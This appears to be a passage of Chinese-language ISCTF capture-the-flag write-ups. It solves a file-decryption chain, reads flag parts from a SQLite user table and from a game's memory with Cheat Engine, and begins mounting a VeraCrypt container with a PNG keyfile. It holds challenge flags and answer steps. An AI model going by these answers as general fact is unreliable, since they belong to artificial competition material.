
flag{test}



加密发现成功



接着分析下一步\Desktop\新建文件夹 (3)\新建文件夹\docProps发现另一个压缩包尝试使用本身文件名进行解密Binary发现成功



进行二进制解密

在进行八卦解密得到flag

冲刺! 偷摸零! - KanaDE

解题思路

Jar包，拿到题目直接解压。

看到解压出来一个ctf.db，用navicat看一眼。

main-表-user, 看到第一行有PART1。


开始事务 文本 筛选 排序 导入 导出 数据生成 创建图表				
id	username	password	email	flag_part
67	Togawa-Sakiko	Togawa	togawa-sakiko@ART1:ISCTF{Tom0R1_Dash	
68	Chihaya-Anon	Chihaya.2	chihaya-anon@e(Null)	
69	Takamatsu-Tomori	Takamatsu.3	takamatsu-tomo(Null)	
70	Shiina-Taki	Shiina.4	shiina-taki@exarISCTF{SQL_Inject_1s_Cool}	
71	Nagasaki-Soyo	Nagasaki.5	nagasaki-soyo@(Null)	
72	Misumi-Uika	Misumi.6	misumi-uika@ex(Null)	
73	Wakaba-Mutsumi	Wakaba.7	wakaba-mutsum(Null)	
74	Yahata-Umiri	Yahata.8	yahata-umiri@e(Null)	
75	Yuutenji-Nyamu	Yuutenji.9	yuutenji-nyamu(Null)	
76	Oblivionis	Oblivionis.10	oblivionis@examISCTF{SQL_Inject_1s_Easy}	
77	Amoris	Amoris.11	amoris@example(Null)	
78	Doloris	Doloris.12	doloris@example(Null)	
79	Mortis	Mortis.13	mortis@example(Null)	
80	Timoris	Timoris.14	timoris@exampleISCTF{SQL_Inject_1s_Fun}	

第一段flag就找到了。同时，看到这个形式，猜测第二段flag的开头也是PART，并且是PART2。
启动游戏，把凑企鹅玩死之后，弹窗提示内存多了什么东西。




用CE查内存或者直接逆都可以。这里只写用CE查内存的方法。

打开CE，然后打开GAME OVER!!!进程。



用memory view查内存里PART2关键字。



```

3000 Size=E73D000
BF C0 C1 C2 C3 C4 C5 C6 C7 0123456789ABCDEF01234567
41 21 21 7D 00 00 00 00 00 00 FART2:_GuGu_GAGA!!}. ....
E4 00 00 00 00 00 00 00 00 00 ..... .. < . ....
00 50 00 41 00 52 00 54 00 ..... A.. .... P.A.R.T.
00 47 00 41 00 47 00 41 00 2.:._.G.u.G.u._.G.A.G.A.
00 BE B9 00 F8 78 00 00 00 !.!.}. ... K a .... . x...
00 14 00 00 00 01 00 00 00 ..... .. ..
00 00 00 01 00 01 00 00 01 ..... ..
BB 93 B7 F9 B9 AF BD F9 B9 @ R " . $ _ ?

```

小蓝鲨的周年庆礼物 - n1tro

出题前记

本题原始用途就是为本次赛事提供反作弊机制的题目，但同时为保证不会有队伍误入歧途获取错误的 flag，设计思路是在出题组师傅确认认可后的，可以放心食用。下面给出正确思路以及钓鱼思路。

正确思路


附件包含两个文件，一个是名为 `这里没有flag` 的无后缀文件，一个是 `nothing is here.png`。拿到附件的第一时间是查看两个文件的十六进制数据是否存在隐写或者冗余修改数据。

可以发现 png 没有任何的东西，尝试常见的隐写也获取无果，转而观察这个无后缀文件的特点。

这个无后缀文件的十六进制数据十分混乱，不具备任何合理的文件头和文件结构，但同时这个文件的大小又十分规整。对此，常参与电子取证比赛的师傅会比较容易猜到这是一个 VC 容器。

然而附件没给出密码，却是给出了一个意义不明的文件 `nothing is here.png`。这要用到 VC 容器的特性密钥文件挂载（详见 [密钥文件](<https://veracrypt.io/zh-cn/Keyfiles> in VeraCrypt.html)），使用该图片作为文件密钥即可成功挂载。


正常挂载容器




勾选 使用密钥文件 后点击 密钥文件




点击 添加文件，选择密钥文件 nothing is here.png 后点击确定

